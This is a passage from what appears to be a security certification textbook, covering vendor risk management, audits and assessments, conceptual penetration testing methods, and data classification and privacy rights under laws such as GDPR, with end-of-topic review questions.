Questionnaires gather vendor information about their security practices, controls, and risk management strategies to help organizations assess a vendor's security posture, identify vulnerabilities, and evaluate their capabilities. Questionnaires provide a structured means of obtaining consistent vendor information, enabling more effective risk analysis and comparison fairly and consistently. Questionnaires collect information about the vendor's security policies, procedures, and controls, including data protection, access management, incident response, and disaster recovery. The questionnaire may ask about a vendor's compliance with industry-specific regulations and standards, such as GDPR, HIPAA, ISO 27001, or PCI-DSS. It may also seek details about the vendor's security training and awareness programs for employees and their approach to conducting third-party security assessments and audits. Additionally, the questionnaire may explore the vendor's incident response capabilities, breach history, and insurance coverage.

The answers to vendor risk management questionnaires should be validated by requesting supporting documentation, conducting site visits or audits, performing background checks, contacting references or previous clients, and utilizing third-party verification services to ensure the accuracy and reliability of the vendor's responses.

Rules of Engagement

Rules of Engagement (RoE) define the parameters and expectations for vendor relationships. These rules outline the responsibilities, communication methods, reporting mechanisms, security requirements, and compliance obligations that vendors must adhere to. Rules of engagement establish clear guidelines for the vendor's behavior, activities, and access to sensitive information. By setting these boundaries, organizations can establish a controlled and secure environment, mitigating the potential risks associated with third-party relationships. Some important elements included in an RoE include the following:

- **Roles and Responsibilities**—Clearly define the roles and responsibilities of the vendor and client in managing risks, including specifying who is responsible for identifying, assessing, and mitigating various types of risks.
- **Security Requirements**—Outline the security standards, practices, and controls the vendor must adhere to, including provisions related to data protection, access controls, encryption, incident response, and regular security assessments.
- **Compliance Obligations**—State the regulatory and compliance obligations the vendor must meet, ensuring they align with the client's industry-specific requirements, including privacy, data security, and any other applicable legal or industry regulations.
- **Reporting and Communication**—Establish protocols for timely reporting of security incidents, breaches, or potential risks, including defining the reporting channels, frequency, and level of detail required to ensure effective risk communication and management.
- **Change Management**—Outline procedures for managing changes or updates to systems, processes, or services that could impact security and introduce new risks, including change approval processes, testing requirements, and documentation practices.
- **Contractual Provisions**—Include provisions related to indemnification, liability, insurance, and termination rights in case of security breaches or failure to meet risk management obligations. These provisions help allocate responsibilities and provide legal recourse in case of noncompliance or breaches.

Review Activity:

Vendor Management Concepts

Answer the following questions:

1. **This describes a contractual provision that grants an organization the authority to conduct audits or assessments of vendor operational practices, information systems, and security controls.**

2. **Describe the concept of conflict of interest in relationship with vendor management practices.**

3. **This legal contract is a nonbinding agreement that outlines the intentions, shared goals, and general terms of cooperation between parties.**

4. **This legal document establishes clear guidelines for the vendor's behavior, activities, and access to sensitive information.**

Topic 15C

Audits and Assessments

EXAM OBJECTIVES COVERED

5.5 Explain types and purposes of audits and assessments.

Audits and assessments are crucial to maintaining trustworthy operations. Audits involve systematically evaluating processes, controls, and compliance with established standards, policies, and regulations. They ensure that an organization's operations align with defined requirements, identify gaps, and provide recommendations for improvement.

On the other hand, assessments involve evaluating the effectiveness and efficiency of various aspects of an organization's operations, such as cybersecurity, risk management, and internal controls. They help identify vulnerabilities, assess risks, and provide insights for enhancing security measures. Both audits and assessments play a vital role in maintaining compliance, mitigating risks, and continuously improving an organization's overall security and operational performance.

Attestation and Assessments

Attestation refers to verifying and validating the accuracy, reliability, and effectiveness of security controls, systems, and processes implemented within an organization. It involves an independent and objective examination by a qualified and trusted entity, such as an auditor or assessor. Attestation is a formal declaration or confirmation that an organization's security controls and practices comply with specific standards, regulations, or best practices and provides assurance to stakeholders, such as management, customers, business partners, and regulators, that an organization's security measures are adequate and effective in protecting sensitive information, mitigating risks, and maintaining data confidentiality, integrity, and availability.

Internal and External Assessments

Using internal and external audit and assessment methods is essential for a comprehensive and effective evaluation of an organization's systems, controls, and management processes. The organization's own employees conduct internal audits and provide an in-depth assessment of the organization's business processes. Internal teams can conduct regular, focused assessments that align with the organization's needs and priorities and support continuous monitoring and improvement of internal controls, governance and risk management practices, and operational efficiency.

In contrast, independent third-party service providers conduct external audits and assessments that utilize specialized expertise and knowledge in specific domains, regulations, and industry best practices. External auditors convey an impartial and objective evaluation of business practices that is impossible to obtain using internal teams. External audits ensure that the organization's practices are measured against recognized industry standards and help identify improvement areas that internal audit teams may have missed.

Organizations can achieve several important objectives by utilizing internal and external audit and assessment methods. Using both approaches helps facilitate a balanced and comprehensive view of the organization's risk management practices, controls, and compliance efforts. Combining internal and external audits enhances the organization's risk management capabilities. Internal audits enable continuous monitoring, early detection of issues, and timely remediation, while external audits validate the organization's controls, compliance, and risk mitigation efforts.

Additionally, utilizing both internal and external methods fosters transparency and accountability. Internal audits promote a culture of self-assessment and continuous improvement within the organization, while external audits provide stakeholders with independent assurance and validation of the organization's practices. This combination helps build trust among stakeholders, including customers, business partners, regulatory bodies, and investors. An often overlooked benefit, the collaboration between internal and external auditors facilitates knowledge sharing and professional development, improving the quality of both teams' assessments. Internal auditors can learn from the expertise and best practices of external auditors, while external auditors gain a deeper understanding of the organization's operating environment and the challenges they face that often impede compliance initiatives.

Internal Assessments.

Approach	Description
Compliance Assessment	Internal compliance assessments ensure operating practices align with laws, regulations, standards, policies, and ethical requirements. These assessments evaluate the effectiveness of internal controls, identify noncompliance or risk areas, and communicate findings to stakeholders such as risk managers.
Audit Committee	Audit committees provide independent oversight and assurance regarding an organization's financial reporting, internal controls, and risk management practices. These committees are typically composed of board members independent of the organization's management team. Audit committees aim to enhance the integrity of financial statements, ensure compliance with legal and regulatory requirements, monitor the effectiveness of internal controls, oversee the external audit process, and promote transparency and accountability. Audit committees are critical in fostering confidence among shareholders, stakeholders, and the public by providing an independent and objective assessment of the organization's financial practices and contributing to sound corporate governance.
Self-Assessment	Self-assessments allow individuals or organizations to evaluate their performance, practices, and adherence to established criteria against predetermined metrics and measures. Self-assessments help identify strengths, weaknesses, and areas for improvement, enabling individuals or organizations to take proactive measures to enhance their effectiveness and outcomes. Self-assessments imply internal personnel with the expertise, knowledge, and understanding of the assessed area are available to complete them.

Internal assessments are required for government agencies according to the NIST RMF, PCI-DSS, and others.

External Assessments

Approach	Description
Regulatory	Regulatory authorities or agencies perform assessments to ensure compliance with specific laws, regulations, or industry standards. Regulatory assessments evaluate whether organizations adhere to mandatory regulatory requirements and promote a culture of compliance. Regulatory assessments typically involve inspections, audits, or reviews of processes, practices, and controls to verify compliance, identify deficiencies, and enforce regulatory obligations. Regulatory assessments play a critical role in safeguarding public interests, protecting consumers, maintaining market integrity, and upholding industry standards. They help mitigate risks, ensure fair competition, and enhance transparency and accountability in regulated industries.
Examination	An external examination typically refers to an independent and formal evaluation conducted by external parties, such as auditors or regulators, to assess the accuracy, reliability, and compliance of an organization's financial statements, processes, controls, or specific aspects of its operations. External examinations focus on verifying information accuracy and ensuring compliance with applicable laws, regulations, or industry standards. Examples of external examinations include financial statement audits, regulatory compliance audits, and specific assessments of control environments.
Assessment	An external assessment generally refers to a broad evaluation conducted by external experts or consultants to assess an organization's overall performance, practices, capabilities, or specific focus areas. External assessments can encompass various elements, such as strategy, operational efficiency, risk management, cybersecurity, or compliance practices. The goal is to provide an objective and independent perspective on the organization's strengths, weaknesses, and opportunities for improvement.
Independent Third-Party Audit	Independent third-party audits provide objective and unbiased assessments of an organization's systems, controls, processes, and compliance. The importance of independent third-party audits lies in their ability to offer an external perspective, free from any conflicts of interest or bias. Independent audits instill confidence among stakeholders, including customers, business partners, regulatory bodies, and investors, as they attest to an organization's commitment to quality, compliance, and good governance. They also help organizations demonstrate transparency, accountability, and adherence to industry standards and regulations.

External entities could include certified public accountants (CPAs), external auditors, consulting firms, regulatory bodies, or specialized assessment agencies. The independence of these external assessors ensures impartiality and objectivity in the evaluation process.

Penetration Testing

A penetration test—often shortened to *pen test*—uses authorized hacking techniques to discover exploitable weaknesses in the target's security systems. Pen testing is also referred to as *ethical hacking.* A pen test might involve the following steps:

- **Verify a Threat Exists**—use surveillance, social engineering, network scanners, and vulnerability assessment tools to identify a vector by which vulnerabilities could be exploited.
- **Bypass Security Controls**—look for easy ways to attack the system. For example, if the network is strongly protected by a firewall, is it possible to gain physical access to a computer in the building and run malware from a USB stick?
- **Actively Test Security Controls**—probe controls for configuration weaknesses and errors, such as weak passwords or software vulnerabilities.
- **Exploit Vulnerabilities**—prove that a vulnerability is high risk by exploiting it to gain access to data or install backdoors.

The key difference from passive vulnerability assessment is that an attempt is made to actively test security controls and exploit any vulnerabilities discovered. Pen testing is an intrusive assessment technique. For example, a vulnerability scan may reveal that an SQL Server has not been patched to safeguard against a known exploit. A penetration test would attempt to use the exploit to perform code injection and compromise the server. This provides active testing of security controls.

Active and Passive Reconnaissance

Active and passive reconnaissance provides crucial information that helps penetration testers understand target systems and identify potential vulnerabilities to plan an attack effectively. A combination of active and passive reconnaissance techniques yields the most comprehensive information regarding the target environment during a penetration testing engagement.

Active reconnaissance involves actively probing and interacting with target systems and networks to gather information. Active reconnaissance includes activities that generate network traffic by directly requesting information from target systems. Active reconnaissance aims to discover and obtain information about the target infrastructure, services, and potential vulnerabilities. Common techniques used in active reconnaissance include the following:

- **Port Scanning**—Scanning a target network to identify open ports and the services running on them.
- **Service Enumeration**—Interacting with identified services to gather information about their versions, configurations, and potential vulnerabilities.
- **OS Fingerprinting**—Attempting to identify the operating system running on target machines by analyzing network responses and behavior.

- **DNS Enumeration**—Gathering information about the target's DNS infrastructure, such as domain names, subdomains, and IP addresses.
- **Web Application Crawling**—Exploring web applications to identify pages, directories, and potential vulnerabilities.

Passive reconnaissance involves gathering information about target systems and networks without directly interacting with them by focusing on collecting publicly available data and passively observing network traffic. Passive reconnaissance aims to gather intelligence on the target environment and identify potential vulnerabilities while generating minimal evidence of their actions. Common techniques used in passive reconnaissance include the following:

- **Open-Source Intelligence (OSINT) Gathering**—Collecting publicly available information from various sources like search engines, social media, public databases, and websites.
- **Network Traffic Analysis**—Monitoring network traffic to identify patterns, devices, IP addresses, and potential vulnerabilities without actively generating traffic.
- **Social Engineering**—Gathering information through social engineering techniques, such as deceiving employees and vendors to extract sensitive information or access credentials.

Passive reconnaissance helps penetration testers gather initial information on a target's digital footprint. It is less intrusive and carries a lower detection risk than active reconnaissance techniques.

Known, Partially Known, and Unknown Testing Methods

The decision to use a known environment, partially known environment, or unknown environment penetration test is influenced by several factors, such as knowledge regarding the target system or network, the organization's risk appetite, and compliance requirements. Budget and resource constraints may also contribute to selecting the penetration testing method, as known environment testing generally requires fewer resources than partially known or unknown environment testing. The objectives of the penetration test influence the choice, with known environment testing suitable for assessing known vulnerabilities and partially known or unknown environment testing preferred for identifying unknown vulnerabilities. The complexity of the target system or network is also a factor, as more complex systems may necessitate more comprehensive testing methods. Organizations often combine different methods to achieve different objectives.

Penetration Testing Method	Description
Known Environment Penetration Testing	In known environment penetration testing, the tester has detailed knowledge about the target system or network, including information about the network architecture, hardware and software configurations, system vulnerabilities, and users.

Penetration Testing Method	Description
Partially Known Environment Penetration Testing	In partially known environment penetration testing, the tester possesses limited knowledge about the target system or network, such as information about the system architecture, specific technologies in use, or partial system configurations. During a partially known environment penetration test, the tester may employ reconnaissance techniques to gather additional information about the target, including scanning the network, fingerprinting services, or conducting open-source intelligence (OSINT) gathering. The information collected is used to assess security controls by simulating attack vectors and exploiting vulnerabilities.
Unknown Environment Penetration Testing	In unknown environment penetration testing, the tester has little prior knowledge about the target system or network. This type of testing aims to mimic a scenario where an attacker has no preexisting information about the target infrastructure. The purpose is to identify potential vulnerabilities and assess the organization's ability to withstand an attack from an unknown adversary. During an unknown environment penetration test, the tester must perform extensive reconnaissance to gain knowledge about the target, such as passive information gathering, active scanning, social engineering, and other techniques to discover potential vulnerabilities. The objective is to identify weaknesses that might be exploitable by a skilled attacker.

Exercise Types

Penetration testing is a crucial component of cybersecurity assessments that involves simulating real-world attacks on computer systems, networks, or applications to identify vulnerabilities and weaknesses. Different types of penetration tests exist to address specific objectives related to a security evaluation, such as testing specific systems, assessing incident response capabilities, measuring the effectiveness of physical controls, and many other areas. Different types of penetration tests allow organizations to use a flexible and prioritized approach toward security assessment.

Offensive and Defensive Penetration Testing

Offensive penetration testing, often called "Red Teaming," is a proactive and controlled approach to simulate real-world cyberattacks on an organization's systems, networks, and applications. The primary goal of offensive penetration testing is to identify vulnerabilities, weaknesses, and potential attack vectors that malicious actors could exploit. This testing is typically performed by skilled and ethical cybersecurity professionals who mimic potential attackers' tactics, techniques, and procedures (TTPs).

Defensive penetration testing, or "Blue Teaming," evaluates an organization's defensive security measures, detection capabilities, incident response procedures, and overall resilience against cyber threats. Defensive penetration testing aims to assess the effectiveness of existing security controls and identify areas for improvement.

Physical Penetration Testing

Physical penetration testing, or physical security testing, describes assessments of an organization's physical security practices and controls. It involves simulating real-world attack scenarios to identify vulnerabilities and weaknesses in physical security systems, such as access controls, surveillance, and perimeter defenses. Physical penetration testing aims to assess the effectiveness of physical security controls and identify potential entry points or weaknesses that an attacker could exploit. During physical penetration testing, a skilled tester attempts to gain unauthorized physical access to restricted areas, sensitive information, or critical assets within the organization using techniques like social engineering, tailgating, lock picking, bypassing alarms or surveillance systems, and exploiting physical vulnerabilities.

Integrated Penetration Testing

Integrated penetration testing refers to a holistic approach that combines different types of penetration testing methodologies and techniques to assess the overall security of an organization's systems, networks, applications, and physical infrastructure. Integrated penetration testing aims to provide a comprehensive and realistic evaluation of an organization's security operations. The importance of integrated penetration testing lies in its ability to accurately represent the organization's security posture and identify potential risks often overlooked when testing in isolated areas. For example, the combination of offensive and defensive penetration testing provides a comprehensive assessment of an organization's security posture. Offensive testing identifies vulnerabilities and weaknesses, while defensive testing evaluates the organization's ability to detect and respond to threats. By integrating both approaches, organizations can improve their security capabilities to better protect against different threats.

A similar concept is called continuous pentesting which focuses on technical vulnerabilities and often configured to leverage automation, especially for CI/CD environments. Review the following for more information: https://informer.io/resources/continuous-penetration-testing

Review Activity:

Penetration Testing Concepts

Answer the following questions:

1. **A website owner wants to evaluate whether the site security mitigates risks from criminal syndicates, assuming no risk of insider threat. What type of penetration testing engagement will most closely simulate this adversary capability and resources?**

2. **Why should an Internet service provider (ISP) be informed before pen testing on a hosted website takes place?**

3. **This type of assessment allows individuals or organizations to evaluate their performance, practices, and adherence to established criteria against predetermined metrics and measures.**

4. **Why are third-party assessments important?**

Lesson 15

Summary

You should be able to explain risk management, business impact analysis, and disaster recovery planning processes and metrics.

Guidelines for Risk Management

Follow these guidelines for supporting risk management assessment:

- Identify and assess risks on an ongoing basis to keep pace with changing business practices.
- Analyze risk using qualitative and quantitative methods to help prioritize remediation efforts and allocate resources.
- Create a risk register to help manage and track risks including the staff assigned to address them.
- Include vendor business practices in risk management and assessment.
- Identify and analyze the vendors included in the supply chain and ensure they have adequate security operations.
- Use multiple audit and assessment methods to measure the effectivieness of security controls and the organization's alignment to legal and regulatory compliance requirements.

Lesson 16

Summarize Data Protection and Compliance Concepts

LESSON INTRODUCTION

Data protection and compliance encompass a range of practices and principles aimed at safeguarding sensitive information, ensuring privacy, and adhering to applicable laws and regulations. Data protection involves implementing measures to secure data against unauthorized access, loss, or misuse. It includes practices such as encryption, access controls, data backup, and secure storage. Compliance refers to conforming to legal, regulatory, and industry requirements relevant to data handling, privacy, security, and transparency. Organizations can safeguard individuals' privacy, ensure data security, fulfill legal requirements, and establish credibility with customers, partners, and regulatory authorities by comprehending and implementing these data protection and compliance principles. Compliance with applicable data protection laws, regulations, and standards is crucial for organizations to avoid legal liabilities, reputational damage, and financial penalties associated with noncompliance.

Lesson Objectives

In this lesson, you will do the following:

- Explain privacy and data sensitivity concepts.
- Explain privacy and data protection controls.

Topic 16A

Data Classification and Compliance

EXAM OBJECTIVES COVERED

3.3 Compare and contrast concepts and strategies to protect data.
5.4 Summarize elements of effective security compliance.

Privacy and data sensitivity controls are essential in safeguarding sensitive information and protecting individual privacy rights. Privacy refers to the right of individuals to control the collection, use, and disclosure of their personal information. It involves respecting boundaries and ensuring that personal data is handled securely and in accordance with applicable laws and regulations. Data sensitivity, on the other hand, relates to the classification and categorization of data based on its level of sensitivity, confidentiality, or potential impact if compromised. This classification helps determine the appropriate security measures, access controls, and safeguards applied to different data types.

Data Types

The concept of data types refers to categorizing or classifying data based on its inherent characteristics, structure, and intended use. Data types provide a way to organize and understand the different data forms within a system or dataset. Classifying data into specific types makes analyzing, processing, interpreting, and securing information easier.

Regulated Data

Regulated data refers to specific categories of information subject to legal or regulatory requirements regarding their handling, storage, and protection. Regulated data typically includes sensitive or personally identifiable information (PII) protected by laws and regulations to ensure privacy, security, and appropriate use. The types of regulated data vary depending on jurisdiction and the specific regulations applicable to the organization or data. Common examples of regulated data include financial information, healthcare records, social security numbers, credit card details, and other personally identifiable information. Privacy laws and industry-specific regulations often protect these data types, such as the Health Insurance Portability and Accountability Act (HIPAA) for healthcare data or the Payment Card Industry Data Security Standard (PCI DSS) for credit card information. Organizations that handle regulated data must comply with relevant laws and regulations governing its protection. Compliance typically involves implementing appropriate security measures, data encryption, access controls, data breach notification procedures, and data handling protocols. Organizations may also need to establish data storage, retention, and destruction safeguards to meet regulatory requirements.

Trade Secrets

Trade secret data refers to valuable, confidential information that gives a business a competitive advantage. Trade secrets encompass much nonpublic, proprietary information, including formulas, processes, methods, techniques, customer lists, pricing information, marketing strategies, and other business-critical data. Trade secrets have commercial value derived from their secrecy. Businesses often require employees and contractors to sign non-disclosure agreements (NDAs) to safeguard the confidentiality of trade secrets. Disclosure or unauthorized use of trade secret data is a serious legal matter. Companies can take legal action against individuals or organizations unlawfully acquiring, using, or disclosing trade secrets. Laws related to trade secrets vary across jurisdictions, but they generally aim to prevent unfair competition and provide remedies for misappropriation.

Legal and Financial Data

Legal and financial data encompass critical data for legal compliance, financial reporting, decision-making, and risk management. **Legal data** includes documents, contracts, legal agreements, court records, litigation information, intellectual property filings, regulatory filings, and other legal documents. It may also encompass information related to corporate governance, compliance with laws and regulations, and legal obligations specific to an industry or jurisdiction. On the other hand, **financial data** pertains to information concerning an organization's financial activities, performance, and transactions, including financial statements, balance sheets, income statements, cash flow statements, audit reports, tax records, financial projections, budgets, and other financial reports. Financial data also encompasses details of financial transactions, such as accounts payable, accounts receivable, general ledger entries, and transactional records. Legal and financial data are highly sensitive and confidential due to their nature and the potential impact they can have on an organization's reputation, legal standing, and financial stability.

Human-Readable and Non-Human-Readable Data

Human-readable data refers to information that humans can easily understand and interpret without additional processing or translation. Human-readable data describes a format that is accessible and readable, such as text, images, or multimedia content. Examples of human-readable data include documents, reports, emails, web pages, and presentations. On the other hand, **non-human-readable data** refers to data that is not easily understood or interpreted by humans in its raw form. It may be in a machine-readable format, such as binary code, encrypted data, or data represented in a complex structure or encoding that requires specialized software or algorithms to decipher and interpret. non-human-readable data often requires additional processing or transformation to make it understandable to humans.

Human-readable and non-human-readable data formats have distinct implications for security operations and controls. Human-readable and non-human-readable data formats impact security operations and controls in different ways. Security monitoring, user awareness, DLP, content filtering, and web security are more directly applicable to human-readable data formats.

On the other hand, encryption, access controls, intrusion detection and prevention, secure data exchange, and code/application security are more relevant to non-human-readable data formats. It is important to note that non-human-readable data formats can impede the capabilities of security controls because non-human-readable data formats cannot be easily interpreted using traditional methods and require specialized approaches to inspect and protect them. A comprehensive security approach considers both types of data formats and implements appropriate measures to protect them based on their characteristics and associated risks.

Data Classifications

Data classification and typing schemas tag data assets so that they can be managed through the information lifecycle. A data classification schema is a decision tree for applying one or more tags or labels to each data asset. Many data classification schemas are based on the degree of confidentiality required:

- **Public (unclassified)**—there are no restrictions on viewing the data. Public information presents no risk to an organization if it is disclosed but does present a risk if it is modified or not available.
- **Confidential (secret)**—the information is highly sensitive, for viewing only by approved persons within the owner organization, and possibly by trusted third parties under NDA.
- **Critical (top secret)**—the information is too valuable to allow any risk of its capture. Viewing is severely restricted.



Using Microsoft Azure Information Protection to define an automatic document labeling and watermarking policy. (Screenshot used with permission from Microsoft.)

Another type of classification schema identifies the kind of information asset:

- **Proprietary**—**proprietary information** or **intellectual property (IP)** is information created and owned by the company, typically about the products or services that they make or perform. IP is an obvious target for a company's competitors, and IP in some industries (such as defense or energy) is of interest to foreign governments. IP may also represent a counterfeiting opportunity (movies, music, and books, for instance).
- **Private/personal data**—this information relates to an individual identity. Private data examples include personally identifiable information (PII) such as names, addresses, social security numbers, financial information, and sensitive data like health records, login credentials, biometric data, and confidential business information.

- **Sensitive**—this label is usually used in the context of personal data privacy-sensitive information about a subject that could harm them if made public and could prejudice decisions made about them if referred to by internal procedures. As defined by the EU's General Data Protection Regulation (GDPR), sensitive personal data includes religious beliefs, political opinions, trade union membership, gender, sexual orientation, racial or ethnic origin, genetic data, and health information (ec.europa.eu/info/law/law-topic/data-protection/reform/rules-business-and-organisations/legal-grounds-processing-data/sensitive-data/what-personal-data-considered-sensitive_en).
- **Restricted**—this classification refers to sensitive information that requires stringent controls and limited access due to its highly confidential nature. Restricted data typically includes data that, if disclosed or accessed by unauthorized individuals, could cause significant harm to individuals, organizations, or national security.

Data Sovereignty and Geographical Considerations

Some states and nations may respect data privacy more or less than others; and likewise, some nations may disapprove of the nature and content of certain data. They may even be suspicious of security measures such as encryption. When your data is stored or transmitted in other jurisdictions, or when you collect data from citizens in other states or other countries, you may not "own" the data in the same way as you'd expect or like to.

Data Sovereignty

Data sovereignty refers to a jurisdiction preventing or restricting processing and storage from taking place on systems that do not physically reside within that jurisdiction. Data sovereignty may demand certain concessions on your part, such as using location-specific storage facilities in a cloud service.

For example, GDPR protections are extended to any EU citizen while they are within EU or EEA (European Economic Area) borders. Data subjects can consent to allow a transfer but there must be a meaningful option for them to refuse consent. If the transfer destination jurisdiction does not provide adequate privacy regulations (to a level comparable to GDPR), then contractual safeguards must be given to extend GDPR rights to the data subject. In the United States, companies can self-certify that the protections they offer are adequate under the Privacy Shield scheme (privacyshield.gov/US-Businesses).

Maintaining compliance with data sovereignty requirements requires several approaches. Organizations ensure data localization by storing and processing data using datacenters or cloud providers within defined legal or geographic boundaries. Additionally, contractual agreements with vendors and service providers ensure data remains within approved boundaries by outlining responsibilities, restrictions, and mandatory safeguards.

Geographical Considerations

Geographic access requirements fall into two different scenarios:

- Storage locations might have to be carefully selected to mitigate data sovereignty issues. Most cloud providers allow a choice of datacenters for processing and storage, ensuring that information is not illegally transferred from a particular privacy jurisdiction without consent.

- Employees needing access from multiple geographic locations. Cloud-based file and database services can apply constraint-based access controls to validate the user's geographic location before authorizing access.

Geographic restrictions impact other business functions:

- Geolocation requirements impact data protection practices by requiring organizations to ensure data remains within a designated boundary, such as utilizing local datacenters or cloud providers. Geolocation restrictions affect data protection practices such as data replication and data dispersion.
- Geolocation requirements impact incident investigation and forensics activities because they often include jurisdiction-specific data access and sharing restrictions, and other legal requirements.

Privacy Data

Privacy data refers to personally identifiable or sensitive information associated with an individual's personal, financial, or social identity, including data that, if exposed or mishandled, could infringe upon an individual's privacy rights. Examples of privacy data include names, addresses, contact information, social security numbers, medical records, financial transactions, and, generally, any other data that can be used to identify a specific person. Privacy data and confidential data have certain similarities. Both types of data require protection due to their sensitive nature. Unauthorized access, disclosure, or misuse of privacy or confidential data can negatively affect individuals or organizations.

Additionally, both privacy data and confidential data are subject to legal and ethical considerations. Organizations must comply with relevant laws and regulations, such as data protection and privacy laws, to safeguard both data types. However, there are also notable differences between privacy data and confidential data.

Confidential data encompasses any information that requires protection due to its confidential nature, regardless of whether it pertains to an individual. Examples include trade secrets, intellectual property, financial statements, proprietary algorithms, source code, and other nonpublic information. Privacy data, on the other hand, specifically refers to information that can identify or impact an individual's privacy. Confidential data is primarily concerned with safeguarding information from unauthorized access, use, or disclosure to maintain business competitiveness, protect intellectual property, or preserve the integrity of sensitive company data.

Privacy data focuses on protecting personal information to preserve an individual's privacy rights, prevent identity theft, and maintain the confidentiality of personal details. Privacy data is closely associated with the rights of individuals to control the use and disclosure of their personal information. Individuals have the right to access, correct, and request the deletion of their privacy data. In contrast, confidential data typically does not grant specific rights to the **data subjects**, as it relates more to organizations' proprietary information. The handling of privacy data often requires explicit consent from the data subject for its collection, use, and disclosure, particularly in compliance with privacy laws and regulations. On the other hand, confidential data, while protected, may not necessarily require individual consent for its handling, as it is associated with internal or business-related information.

Privacy and confidential data share similarities in sensitivity and legal considerations. However, scope, focus, data subject rights, and consent requirements differ. While both types of data require careful handling and protection, privacy data pertains explicitly to personal information and individual privacy rights.

Legal Implications

Protecting privacy data carries significant local, national, and global legal implications. Many countries have specific privacy laws and regulations that dictate how personal data should be handled within their jurisdiction. These laws define the rights of individuals, the responsibilities of organizations, and the procedures for data protection and privacy enforcement. At the national level, data protection authorities or supervisory bodies enforce privacy laws and oversee compliance. They have the authority to investigate data breaches, issue fines, and take legal action against organizations that fail to protect privacy data or violate individuals' privacy rights. The General Data Protection Regulation (GDPR) in the European Union has had a substantial impact globally by setting high privacy and data protection standards. GDPR applies to organizations that process the personal data of EU residents, regardless of their physical location. This extraterritorial effect ensures that organizations worldwide adhere to GDPR principles when handling EU citizens' personal data. Cross-border data transfers are also subject to specific requirements and restrictions. For example, the GDPR restricts transferring personal data outside the European Economic Area unless adequate safeguards exist to protect privacy data. Understanding and adhering to these legal requirements are essential to avoid legal consequences, maintain trust with individuals, and foster a global culture of privacy and data protection.

Roles and Responsibilities

Data Controller and Data Processor are two distinct roles defined under data protection regulations, such as the General Data Protection Regulation (GDPR). Although they both deal with personal data, these roles have important similarities and differences. The Data Controller and Data Processor are involved in handling personal data. Both roles are responsible for ensuring personal data protection in compliance with data protection laws and regulations. The Data Controller and Data Processor must also adhere to data protection laws. They are required to process personal data lawfully, securely, and transparently.

The primary distinction lies in their roles and responsibilities. The Data Controller is the entity or organization that determines the purposes and means of processing personal data. They have overall control and responsibility for the processing of personal data. The Data Controller decides why and how personal data is processed. They exercise decision-making authority, define the purposes of data processing, and determine the categories of data to be processed. Data Controllers have direct legal obligations and responsibilities under data protection laws. They are accountable for handling compliance, obtaining appropriate consent from data subjects, providing privacy notices, implementing data protection policies and procedures, and handling data subject requests. The Data Processor processes personal data on behalf of the Data Controller. They act under the authority and instructions of the Data Controller. Data Processors do not have independent decision-making power over personal data. They process data solely as instructed by the Data Controller. Data Processors have legal obligations to process personal data only for the purposes defined by the Data Controller. They must implement appropriate security measures, maintain the confidentiality and integrity of the data, and cooperate with the Data Controller to meet their legal obligations. Data Processors are also required to keep records of their processing activities. Data Processors include cloud service providers or payroll processing companies, for example.

A data subject refers to an individual whose personal data is processed by an organization or other entity. They are the individuals to whom the personal data refers. Data subjects hold certain rights and protections under data protection laws, such as the General Data Protection Regulation (GDPR) and California Consumer

Privacy Act (CCPA). One of the rights afforded to data subjects is the right of access, meaning that data subjects have the right to request access to their personal data and obtain information about how it is being processed. Subjects can inquire about the purposes of processing, the categories of data being processed, recipients of the data, and the duration of data retention. Data subjects have the right to rectification, which means that if data subjects discover that the personal data held by an organization is inaccurate or incomplete, they have the right to request its correction to ensure that their personal data is up to date and accurate. Data subjects also have the right to request the erasure or removal of their personal data under certain circumstances.

For example, if the data is no longer necessary for the purposes it was collected, or if the data subject withdraws their consent for its processing, they can request its deletion. Data subjects can request the restriction of processing their personal data. The implications are that while privacy data can still be stored, it cannot be processed further except under specific conditions. This right gives data subjects control over their personal data's ongoing use. Data portability is another right granted to data subjects. Subjects have the right to receive their personal data in a commonly used and machine-readable format, ensuring their ability to move and transfer their personal information as desired. Data subjects have the right to object to processing their personal data based on specific grounds. Examples include if a subject believes their data is being processed for purposes that are not legitimate or if they wish to object to direct marketing activities. Lastly, data subjects have the right to withdraw their consent for the processing of their personal data. If the processing is based on their consent, they can revoke it at any time, and the organization must cease processing the data accordingly.

Data subjects exercise these rights by contacting the Data Controller, who ensures that data subject rights are respected, facilitating the exercise of these rights, and addressing any concerns or requests from data subjects.

Right to Be Forgotten

The "right to be forgotten" is a fundamental principle outlined in the General Data Protection Regulation (GDPR) that grants data subjects the right to request the erasure or deletion of their personal data under certain circumstances. It empowers individuals to have their personal information removed from online platforms, databases, or any other sources where their data is being processed and made publicly available.

